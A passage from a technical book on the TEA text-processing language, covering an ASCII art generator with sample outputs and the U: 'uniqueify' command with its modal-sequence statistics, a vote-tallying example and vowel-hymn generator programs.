v*!:vPalette | v:vNPALSIZE | n*:vNPALSIZE:vLLIMIT |
  v:vNEXTENSION_SIZE
p*!:vNEXTENSION_SIZE:vGLUE:vEXTRA_SYMBOLS |
  v:vEXTENSION
g*:{}:vPalette:vEXTENSION | a!: | v:vARTSEED
l:lSKIP_FATTENING

l:lBASICBASEPALETTE
```

```
y:vSTYLE | f:a:lPROCESSBASIC
y:vUSE_RANDOM_PALETTE| f:0:lFINISHED_TRIANGULATION #
    so we don't apply triangulation twice!

#use left or right triangulation?
n!:1:0 | v:vRANDOM_TRIANGULATION
y:vRANDOM_TRIANGULATION |
   f:0:lRIGHT_TRIANGULATION:lLEFT_TRIANGULATION
l:lRIGHT_TRIANGULATION
y:vARTSEED | t: | v:vARTSEED #apply right-most
   triangulation transform
j:lFINISHED_TRIANGULATION

l:lLEFT_TRIANGULATION
#VARIANT 2: leftmost triangulation
y:vARTSEED | t!: | v:vARTSEED #apply left-most
   triangulation transform

l:lFINISHED_TRIANGULATION

l:lSKIPCHAOS
y:vSTYLE | f!:[bc]:lSKIPMIRROR
f:b:lAPPLYMIRROR

#apply mirror or not?
n!:1:0 | v:vRANDOM_APPLY_MIRROR
y:vRANDOM_APPLY_MIRROR | f:0:lSKIPMIRROR

l:lAPPLYMIRROR
#VARIANT 3: invert triangulation
y:vARTSEED | m!: | v:vARTSEED

l:lSKIPMIRROR

l:lPROCESSBASIC
y:vARTSEED
#store starter text pattern
v:vLTEXT
```

```
#---[ THEN TRANSFORM INTO ART WORK]
# constants
v:vLGLUE:{=======} #newline delimiter
v:vEMPTY:{}
v:vPADCHAR:{ }
v:vPADCHAR:{-} #uncomment to see how the padding
  worked
v:vNL:{
}
v:vSPACECHAR:{ }

# variables
v:vNLONGEST:{0} #store length of longest line
v:vRALIGNED_TEXT:{} # to hold right-aligned text

#--[begin processing..]
g*.:vLGLUE | v:vFLATTEXT | v:vFLATTEXT_ORIG #store
  flattened text
y:vLGLUE | x!:{.*$} | v:vLGLUE_EXT

l:lPROCESS_LINE
y:vFLATTEXT  | d*:vLGLUE_EXT | v:vLINE | y*!:vLINE |
   v:vNLINE

y:vNLINE | x!:{>} | x*!:vNLONGEST | r.: | f:^
  true$:lSETMAX:lNEXTLINE
l:lSETMAX
y:vNLINE | v:vNLONGEST
l:lNEXTLINE
y:vFLATTEXT | d*!:vLGLUE_EXT | v:vFLATTEXT |
  r*:vFLATTEXT:vLGLUE:vEMPTY | v:vFLATTEXT

f:^$:lPROCESS_ALIGN
j:lPROCESS_LINE

l:lPROCESS_ALIGN
y:vNLONGEST

y:vFLATTEXT_ORIG | v:vFLATTEXT #restore..
```

```
l:lPROCESS_LINE_ALIGN
y:vFLATTEXT | d*:vLGLUE_EXT | v:vLINE | y*!:vLINE |
   v:vNLINE
y:vNLINE | x!:{<} | x*!:vNLONGEST | r.: | f:^
   true$:lADDPAD:lNEXTLINE_ALIGN
l:lADDPAD
#build pad...
y:vNLONGEST | x!:{-} | x*!:vNLINE | r.: |
   v:vNPAD_LEN_MAX
v:vI:{0} | v:vPAD:{}
l:lSTART_PAD
g*:{}:vPAD:vPADCHAR | v:vPAD
v*!:vPAD | v:vNPAD_LEN
y:vNPAD_LEN | x!:{==} | x*!:vNPAD_LEN_MAX | r.: | f:
   ^true$:lAPPLYPAD
j:lSTART_PAD
l:lAPPLYPAD
g*:{}:vPAD:vLINE | v:vLINE_PADDED
g*:{}:vRALIGNED_TEXT:vLINE_PADDED:vLGLUE |
   v:vRALIGNED_TEXT #add to aligned text...
j:lUPDATE_FLATTEXT

l:lNEXTLINE_ALIGN
g*:{}:vRALIGNED_TEXT:vLINE:vLGLUE | v:vRALIGNED_TEXT
    #add to aligned text...
l:lUPDATE_FLATTEXT
y:vFLATTEXT | d*!:vLGLUE_EXT | v:vFLATTEXT |
   r*:vFLATTEXT:vLGLUE:vEMPTY | v:vFLATTEXT
f:^$:lFIN_ALIGN
j:lPROCESS_LINE_ALIGN

l:lFIN_ALIGN
r*!:vRALIGNED_TEXT:vLGLUE:vNL | v:vRALIGNED_TEXT
y:vRALIGNED_TEXT #output result
v:vARTWORK # store tentative final art piece

#---[ Post-Processing! ]
# shuffle output or not?
```

```
y:vSTYLE | f!:c:lFINISH
n!:1:0 | v:vRANDOM_SHUFFLE
y:vRANDOM_SHUFFLE| f:0:lFINISH
y:vARTWORK | a: | h!:{ } | r!:{ }:{}
v:vARTWORK # store shuffled piece

l:lFINISH
# include name of art-work...
y:vSTYLE | z!: | v:vSTYLE_LABEL
z.:TIME | g!: | x:{-} | v:vTIME_LABEL
p!:2:{}:{AEIOU} | v:vINSTANCE_LABEL
y:vARTNAME | d!:{(^.|[ ].)|.$} | g!: |
  x*:vSTYLE_LABEL | x*!:vTIME_LABEL |
  x*!:vINSTANCE_LABEL | v:vARTNAME
g*:{
}:vARTNAME:vARTWORK #show final art
```

Figure 26.6: TEA APPLICATION: ABSTRACT TEXT-ART GENERATOR (ATAG) v2

And so, to appreciate this art generator of ours, ATAG v2, check out some of the art works it outputs under the three categories/art-styles:

Basic Style

Sample OUTPUT 1 from ATAG v2

```
AF3J26-1736UI
=--=|-=-||===-====|
---=|-=-||===-====|
---=|-=-||===-====|
---=|-=-||===-====|
----|-=-||===-====|
------=-||===-====|
------=-||===-====|
--------||===-====|
--------||===-====|
---------|===-====|
----------===-====|
----------==-====|
-----------=-====|
------------====|
------------====|
---------------===|
----------------==|
-----------------=|
------------------|
```

Sample OUTPUT 2 from ATAG v2

```
AF3J26-1746IE
==-=||==-=---===|=|
-=-=||==-=---===|=|
---=||==-=---===|=|
---=||==-=---===|=|
----||==-=---===|=|
-----|==-=---===|=|
------==-=---===|=|
-------=-=---===|=|
---------=---===|=|
---------=---===|=|
--------------===|=|
--------------===|=|
--------------===|=|
--------------===|=|
--------------==|=|
--------------=|=|
---------------|=|
----------------=|
-----------------|
```

Mirrored Style

Sample OUTPUT 3 from ATAG v2

```
BF3J26-1747IO
------------------
------------------
----------------=-
---------------==-
----------===-===|
-------------===||
------------===|||
------------===|||
---------=-===|||=-
----------===|||=--
----------===|||=--
--------=-===|||=--
----==-===|||=--==|
-------===|||=--==|
-----=-===|||=--==|
-==-===|||=--==|==-
----===|||=--==|==-
=-===|||=--==|==-=-
-===|||=--==|==-=-
=
```

Sample OUTPUT 4 from ATAG v2

```
BF3J26-174900
---------|
--------||
--------||
-------=||
------==||
-----===||
----====||
---=====||
--======||
----------
--------||
----------
--------||
----------
--------||
----------
--------||
----------
--------||
----------
--------||
---------|
--------||
---------|
-------=||
---------|
------==||
---------|
-----===||
-----|===|
```

Chaos Style

Sample OUTPUT 5 from ATAG v2

```
CF3J26-1752OU
---------------==-#]=~-=|=-|~-#
--------------------==-#]=~-=|
-------------------------==-#
----==-#]=~-=|=-|~-#[]=|=|==]=:
--------------------------
--------------==-#]=~-=|=-|~-#[
----------------------==-#]=~
---------==-#]=~-=|=-|~-#[]=|=|
----------------------==-#]=~-
-------------------------==-#]
-------------------==-#]=~-=|=-|
----------------==-#]=~-=|=-|~-
--------------------===-#]=~-=|
===
==-#]=~-=|=-|~-#[]=|=|==]=:-:#:
---------------------------==-
------------===-#]=~-=|=-|~-#[]
---==-#]=~-=|=-|~-#[]=|=|==]=:-
--------===-#]=~-=|=-|~-#[]=|=|
--==-#]=~-=|=-|~-#[]=|=|==]=:-:
------------------------===-#]
-------====-#]=~-=|=-|~-#[]=|=|
----------------------===-#]=~-
----------===-#]=~-=|=-|~-#[]=|
-------------------==-#]=~-=|=-
-----------------------------
-==-#]=~-=|=-|~-#[]=|=|==]=:-:#
------===-#]=~-=|=-|~-#[]=|=|==]
------==-#]=~-=|=-|~-#[]=|=|==]
-------------==-#]=~-=|=-|~-#[]
-----------==-#]=~-=|=-|~-#[]=|
-----------------==-#]=~-=|=-|~
```

Sample OUTPUT 6 from ATAG v2

```
CF3J26-1753UA
----|-|-=|=|
-----------
-----------
-----=|-|-=|
-----------
-----------
-----------
------|-|-=|
-----------
-----------

-----------
-----------
-----------
-----------
-----------
-----------
-----------
---------|-|
-----------
----------|-
--|-|-=|=|--
-----------
-----------
-----------
-=|-|-=|=|--
-----------
---|-|-=|=|-
----------|
-----------
-----------
-----------
--------|-|-
-------=|-|-
|-|-=|=|--=-
```

Sample OUTPUT 7 from ATAG v2

```
CF3J26-1754AU
=*=|=-=|=*=|=-=|=*
=*=|=-=|=*=|=-=|=*
-==|=-=|=*=|=-=|=*
--=|=-=|=*=|=-=|=*
---==-=|=*=|=-=|=*
----=-=|=*=|=-=|=*
-----==|=*=|=-=|=*
------=|=*=|=-=|=*
-------==*=|=-=|=*
--------=*=|=-=|=*
---------==|=-=|=*
----------=|=-=|=*
----------==-=|=*
-----------=-=|=*
------------==|=*
-------------=|=*
--------------==*
---------------=*
---------------
==
```

And so, as you can tell from those outputs, ATAG isn't a useless tool. A creative artisan could for example take those output works and further enhance them as such:

- The symbols could be colorized based on some special rules.
- The common pattern of the padding dashes could be varied as per some hue gradient independently of and contrasting against the triangular pattern symbols.
- Some creative substitution could be conducted in a richer editor so that some symbols are for example replaced by more appealing unicode characters, etc.

MODIFIED ATAG Outputs

Using the post-processing ideas/suggestions above, we for example might end up with art works such as the following, that are merely enhancements of the basic ATAG outputs we have already seen in the examples above...




Figure 26.7: Enlarged and colorized **AF3J26-1736UI**




Figure 26.8: Enlarged and colorized **BF3J26-1747IO**




Figure 26.9: Enlarged and colorized **CF3J26-1752OU**

Chapter 27

U: UNIQUEIFY

NAME	UNIQUEIFY
Purpose	1. Compute the unique projection of things. 2. Compute the **modal sequence statistic** via two methods. 3. Extract symbol sets from arbitrary text. 4. Identify all the unique words in a text. 5. Sort items (symbols or words) by their relative highest frequency — a voting primitive.

Table 27.1: General Objectives of TEA Primitive **U:**

27.1 SEMANTICS of U:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
u: **u.:**	Return AI reduced to only its UNIQUE WORDS, their order representing their relative frequency in AI, most frequent first, otherwise preserving order of first occurrence. With "." Qualifier — as in `u.:`, Uses the PMSS[26] algorithm.
u:STR **u.:STR**	Same as `u:` and `u.:`, but operating on the given string STR
u!: **u!.:**	Return AI reduced to only its UNIQUE CHARACTERS, their order representing their relative frequency in AI, most frequent first, otherwise preserving order of first occurrence.
u!:STR **u!.:STR**	Same as `u!:` and `u!.:`, but operating on the given string STR
u*:vNAME **u*.:vNAME**	Same as `u:`, but operating on the string stored in the vault with the name vNAME
u*!:vNAME **u*!.:vNAME**	Same as `u!:` and `u!.:`, but operating on the string stored in the vault with the name vNAME

Table 27.2: The Semantics of U:

Concerning **Table 27.2**, note that there is one very vital feature related to modal sequences, that would be great to have in the TEA standard as a primitive just like we have done for the MSS — this is the **sequence characteristic** measure (see **Proposal 6**), and which perhaps might be made available with an extension of the U-command space with a qualifier such as "?" — so that we for example obtain the SC of AI using `u?:` by words, and with `u?!:` by characters, however, the risk here is that, this would introduce an extra symbol in the TEA command qualifier set (see **Section 1.1.1**), and this might somewhat pollute the otherwise already compact and minimal number of TEA command signatures possible (see **Section 2.1**). Thus, perhaps better we let go of this, and just settle with SC implementations such as shown in **Figure 5.1**.

27.2 NOTES about U:

First, concerning the fact that the TEA **Uniqueify** command space especially helps us compute modal sequence statistics, one shall need to know not just what these are or why they are important, but also that essentially, there are two ways to compute the modal sequence statistic (MSS); the basic, originally specified method[5] (also later referred to as "BMSS" in [26]) and a later, alternative algorithm ("PMSS", positional MSS) first developed and presented in a book on the mathematics used by magicians — see **Appendix A**, esp. **Section A.1** and **Section A.2** in [26].

First presented in [5] (**Section 4.1**), the concept of the **modal sequence**

statistic (MSS) is founded on the problem of wanting to determine which of the unique symbols or elements in a given sequence occur either the most frequently, or otherwise the earliest relative to the other distinct members of the same sequence. It is essentially a statistical measure somewhat generalizing the traditional measure of a **mode**, and a most recent evolution of its formal definition is presented in [8] as such:

Definition 4 (The **Modal Sequence Statistic**, $\overset{>}{\Theta}$)**.**
Given any sequence Θ *that consists of well ordered finite collection of* n *symbols,* ω_i*, possibly with some being repeated — essentially that we have the sequence* $\Theta : \mathbb{N} \times \psi_\omega \quad \wedge \quad \mathit{ш}(\Theta) = n$*, then the measure:*

$$\overset{>}{\Theta} = \langle \prod_{\omega_i \in \psi_\omega} \omega_i \rangle \tag{27.1}$$

is the ***modal sequence statistic*** *(MSS) of the given sequence, and that* $\psi_\omega \cong \psi(\Theta)$*, such that, we can produce or generate* $\overset{>}{\Theta}$ *from* Θ *via the following transformer:*

Transformer 6 (The MSS Generator, $O_{mss}(\Theta)$)**.**
$\Theta \xrightarrow{O_{mss}(\Theta)} \overset{>}{\Theta} = \langle \prod_{\omega_i \in \psi_\omega} \omega_i \rangle$;
$\forall \omega_i \in \Theta \quad \exists \omega_i \in \overset{>}{\Theta}$
$\wedge \quad I(\omega_i, \overset{>}{\Theta}) < I(\omega_j, \overset{>}{\Theta})$
$\quad \Longrightarrow \quad \mathit{ш}(\omega_i \in \Theta) > \mathit{ш}(\omega_j \in \Theta) \quad \vee \quad I(\omega_i, \Theta) < I(\omega_j, \Theta) \quad \forall i, j \in \mathbb{N}$
$\wedge \quad \psi_\omega \cong \psi(\Theta) \cong \overset{>}{\Theta}$
$\wedge \quad \mathit{ш}(\psi(\Theta)) = \mathit{ш}(\overset{>}{\Theta}) \leq \mathit{ш}(\Theta) \quad \square$

The beauty of that definition is that it not only presents us with a formula for how the MSS is expressed (**Equation 27.1**) but also how we might go about implementing either algebraic functions or computer programs that actually implement the MSS or that can compute it given some sequence (see **Transformer 6**). As for the differences between BMSS and PMSS mentioned above, the key points are that after obtaining the unique terms ($\psi(\Theta)$) in any

sequence Θ such that $\mu(\psi(\Theta)) \leq \mu(\Theta) > 1$ — which means that if we have more than one item in the sequence, then it might be that there are also multiple distinct items we need to process so as to establish the most frequent in the sequence — which is how we then arrive at the MSS as specified in **Transformer 6**. The 2025 treatise on magick, **Grimoire Lumtauto**[26], did give the matter a fair treatment, and presents a method of reducing which item in $\psi(\Theta)$ must occur earliest in the MSS, via the computation of a measure called the "MSS rank". It is this rank measure that makes the BSS somewhat different from the PMSS, and that, for these two approaches — which might sometimes produce similar results, but not necessarily always the same (see **Section A.3** in [26]) — the computation of the Rank, R_i corresponding to some term $\omega_i \in \Theta$, we have the following two methods, one for BMSS (which also is used in `u:` and `u!:`) and the other for the PMSS (used in `u.:` and `u!.:`):

BMSS Rank Function:

$$Rank(\theta_i \in \psi(\Theta) :> f_i, < i^*) = R_i \implies R_i = -f_i + \epsilon \times i^* \quad (27.2)$$

PMSS Rank Function:

$$Rank(\theta_i \in \psi(\Theta) :> f_i, < \breve{i}) = R_i \implies R_i = (\mu(\psi(\Theta)) - \breve{i}) \times f_i \quad (27.3)$$

So, that's about it for the underlying mathematical theories, and so, back to the computer science...

Uniquefying things is critical and primitive in TEA. Outputs of the U-command space can help in making critical decisions about things just by looking at their ordered base elements. For example, it is a common fact that in the English language, the letter "e" occurs the most across all words in a typical lexicon[1]. Now, such interesting analysis can be done primitively in TEA using the U-commands—especially because they not only tell us what the unique elements in a string are, but also which ones are most common, which ones rarest. Very useful foundational statistical analysis for free and that so many kinds of statistical processing problems become simpler to reason about using TEA.

[1] In fact, it is very interesting to note that there is a general agreement about which letters occur the most frequent in most samples of English writing, and these typically are in the order $\langle E, T, A, O, I, N, S, R, H, D, ..., Q, J, Z\rangle$ with corresponding approximate frequencies (as percentages) as respectively $\langle 13\%, 9\%, 8\%, 7.7\%, 7.3\%, 6.9\%, 6.3\%, 6\%, 5.9\%, 4.3\%, ..., 0.1\%, 0.5\%, 0.07\%\rangle$[12].

IMPORTANT:

Note that, while working on the TAZ, a parallel and important project emerged, concerning exploring applications of Transformatics (the mathematics underlying the TEA language) in Esoteric Science, and it was discovered, there is a genuine need for an alternative way to compute the MSS. Thus, the extra variations in this command, that use the PMSS algorithm that relies on computing a rank/weight for each symbol instead of just relying on their frequency and order of first-occurrence as the original U: commands behave. There are some useful applications for this alternative as demonstrated in [26].

A basic example of how to use `U:` is the problem of determining the winner at an election given the votes data. In this example TEA program, we assume a vote for candidate represented by letter A, appears as just the letter "A" in the list of votes, for candidate B, by "B", and so on. Thus, a list of votes from a polling station, for 3 candidates W, C and A can be represented by the string "AWCCAWAWAAAAACCWACCCCWCACCA". The following TEA program then, would help automatically rank the candidates by their votes, with the winner appearing first in the result.

U: EXAMPLE 1: Tallying Votes (Democratic Sorting)

```
I!:{AWCCAWAWAAAAACCWACCCCWCACCA} | u!:
```

Should return exactly "ACW" and not "CAW" because although A and C each have 11 votes and W has only 5, A occurs before C in the input. Essentially computes the modal sequence statistic of the input. A proof demonstration of this TEA program can be obtained using the "-d" DEBUG flag to the TEA interpreter TTTT when being invoked with the TEA program as shown in the screenshot below:

TEA Applied to Tallying Votes

```
EXPERIMENTS|< 13:56:15 $>* tttt -c "I!:{
   AWCCAWAWAAAAACCWACCCCWCACCA} | u!:"
ACW
EXPERIMENTS|< 13:56:21 $>* tttt -c "I!:{
   AWCCAWAWAAAAACCWACCCCWCACCA} | u!:" -d
No explicit INPUT found, using STDIN!
INPUT:
 None
CODE:
 I!:{AWCCAWAWAAAAACCWACCCCWCACCA} | u!:
---------[ IN TEA RUNTIME ]

#2 of ['I!:{AWCCAWAWAAAAACCWACCCCWCACCA} ', ' u!:']
##2 of ['I!:{AWCCAWAWAAAAACCWACCCCWCACCA} ', 'u!:']
CLEAN TEA CODE TO PROCESS:
I!:{AWCCAWAWAAAAACCWACCCCWCACCA}
u!:

---<< EXTRACTED TEA LABEL BLOCKS:
{}

Executing Instruction#0 (out of 2)
Processing Instruction: I!:{
   AWCCAWAWAAAAACCWACCCCWCACCA}
PRIOR MEMORY STATE: (=, VAULTS:{})
RESULTANT MEMORY STATE: (=
   AWCCAWAWAAAAACCWACCCCWCACCA, VAULTS:{})
Executing Instruction#1 (out of 2)
Processing Instruction: u!:
PRIOR MEMORY STATE: (=AWCCAWAWAAAAACCWACCCCWCACCA,
   VAULTS:{})
--[util]-| Computing Unique Character Projection for
    [AWCCAWAWAAAAACCWACCCCWCACCA]
--[util]-| Unique Char Tally [[('A', 11), ('C', 11),
    ('W', 5)]]
RESULTANT MEMORY STATE: (=ACW, VAULTS:{})
ACW
```

Figure 27.1: TEA EXAMPLE: demonstrating use of `U!:` for “democratic sorting” on the command-line

Note that the example TEA program, because of its use of the special BASH character "!" [25], requires some clever treatment of the TEA source code when being used on the command-line. Thus, the actual command-line invocation of this example might sometimes call for use of the following modified TTTT invocation syntax:

TEA Applied to Tallying Votes (Alternative CLI Invocation Syntax)

```
tttt -c "I!"":{AWCCAWAWAAAAACCWACCCCWCACCA}|u!":
```

Otherwise would raise Bash-runtime errors such as: -bash: ": unrecognized history modifier

The work-around is to first disable history modifier functionality by running command "set +H", then the code can be entered normally as:

TEA Applied to Tallying Votes (Normal CLI Invocation Syntax)

```
tttt -c "I!:{AWCCAWAWAAAAACCWACCCCWCACCA} | u!:"
```

Otherwise, another great example is the following, this time demonstrating how u: can serve the useful purpose of computing a modal sequence statistic for a list of words.

U: EXAMPLE 2: Compute MSS for list of words

```
#compute and return modal sequence statistic of the
   provided words list
v:vI:{CAT DOG CAT FISH CAT COW COW FISH COW DUCK} |
   u*:vI
```

That program should return "CAT COW FISH DOG DUCK", which helps us tell that the word "CAT" occurs most frequent, or at least earliest in the

provided list, while "DUCK" occurs least number of times, or last in the original input.

In essence, both `u:` and `u!:` compute the important, modal sequence statistic of the provided input. For those unfamiliar with the statistic or why it is important, consult Lutalo's mathematical research paper[5] on transformatics and sequence statistics for details.

27.3 EXAMPLE APPLICATIONS of U:

Especially because the **U**-command space is about statistical processing of sequences, we shall want to explore some applications that might leverage this. Particularly, reducing sequences to their unique projections based on some criteria such as with words or letters might find some applications in various problems, some of them perhaps merely of a creative kind, but nonetheless worth bringing up as we see in the following sections.

27.3.1 EXAMPLE 1: COMPUTATIONAL MYSTICISM: MAGICAL VOWEL HYMN GENERATOR

The following application is inspired by and intimately related to an idea first explored by Ugandan Metal Band **MAZERA** on their 2025 **XMas Metal** album. Particularly, that album featured a work known as "Vowel Hymns" — see: [audio] `https://t.me/mazeraworks/1152` and [audio-video] `https://www.youtube.com/watch?v=p_THWo4MjIU`, which among other exciting things involved a song made of only singing vowels! This idea is also somewhat related to the related idea of *sigilization* as employed in and rigorously explored in **Grimoire Lumtauto**[26]. Particularly, even though "normal" sigils are meant for expression as pictures (such as heavily demonstrated in that book), there are some cases where a sigil is meant to be only expressed in other ways such as with sounds — mantras, conjurations, *aural sigils* etc. One such creative case then, is when a message is reduced not to its "magical source" as is presented in that book, but is instead reduced to or mapped to alternate forms such as its "vowel source" — like the magical source, could be based on the message's MSS, and unlike traditional sigilization protocols (such as those of **Austin O. Spare**) that eliminate all vowels from a message meant to be sigilized, this approach does the reverse — eliminates all consonants so that, the resulting message is merely a sequence of pure sounds — results in so-called *angelic mantras*. Such is the logic or theory underlying vowel hymns.

The following program then, is based on that idea of reducing an inpute sequence to just its "vowel source" — the result is a very tiny string because we operate on the MSS (itself already a reduction of the possibly verbose message to just its statistical summary).

TEA Application: MAGICAL VOWEL SOURCE GENERATOR

```
###| MAGICAL VOWEL SOURCE  |###
#################################
#Yes! Like Mantra/Aural-Sigils
#Stuff you can sing or chant
#Using only vowels, and which
#can make magical things happen!
#Examples in GRIMOIRE LUMTAUTO:
#https://bit.ly/grimoirelumtauto
#################################

i:{***your message or lyrics should go here***}
d!:[0-9a-z-A-z]
r!:0:O | r!:1:I #replace some number with letters
z: #loa
u!.: #compute PMSS
d!:[aeiou] #reduce to only vowels
```

Figure 27.2: The VOWEL SOURCE generator

If we apply that program to a common hymn phrase such as the first line of the traditional Christmas Carol hymn "Joy to the World" — i.e. the line "Joy to the world! the Lord is come!" — we shall simply obtain the output "oei"!

If we apply that program to the first line of the Uganda national anthem (reproduced in full in **Chapter 10** of [24]), we have the sentence "Oh Uganda! May God uphold thee" reduced to just "oaue"!

So, clearly, it starts to look like, for the case actually generating a hymn (as opposed to say just an aural sigil or mantra), we might need to have a program capable of giving us a longer output — because, well, who wants to just sing just 5 or less letters over and over again! And thus, first, we consider another vowel hymn generator program, also currently part of the TEA standard

programs, that doesn't process any input sequences, but does produce compelling long pieces as we shall soon see. The essential code for this other vowel hymn program is as such:

TEA Application: RANDOM VOWEL HYMN GENERATOR v1

```
##############################################
# RANDOM VOWEL HYMN GENERATOR v1
##############################################
# Though legit vowel hymns ought be generated
# based on transforming the text of legit hymns
# or words, this generator instead generates
#such hymns based on nothing really, but the
# outputs shall read and feel like legitimate
#vowel hymns nonetheless.
#-------------------------------------------
# For Theory: https://bit.ly/grimoirelumtauto
# For Example: https://www.youtube.com/watch?v=
  p_THWo4MjIU
##############################################
v:vLINES:5 | v:vI:0 | v:vHYMN:{}
v:vLIMIT:10 | v:vGLUE:{ } | v:vALPHABET:{aeiou }
l:LOOP
p*!:vLIMIT:vGLUE:vALPHABET | v:vLINE #generate and
  store random string
g*:{
}:vHYMN:vLINE | v:vHYMN #add it to the hymn
y:vI | x!:{+1} | r.: | v:vI
y:vI | x!:{>} | x*!:vLINES | r.: | f:^true$:FIN:LOOP
   #test if we must finish
l:FIN | y:vHYMN | k!:^$ #return clean hymn
```

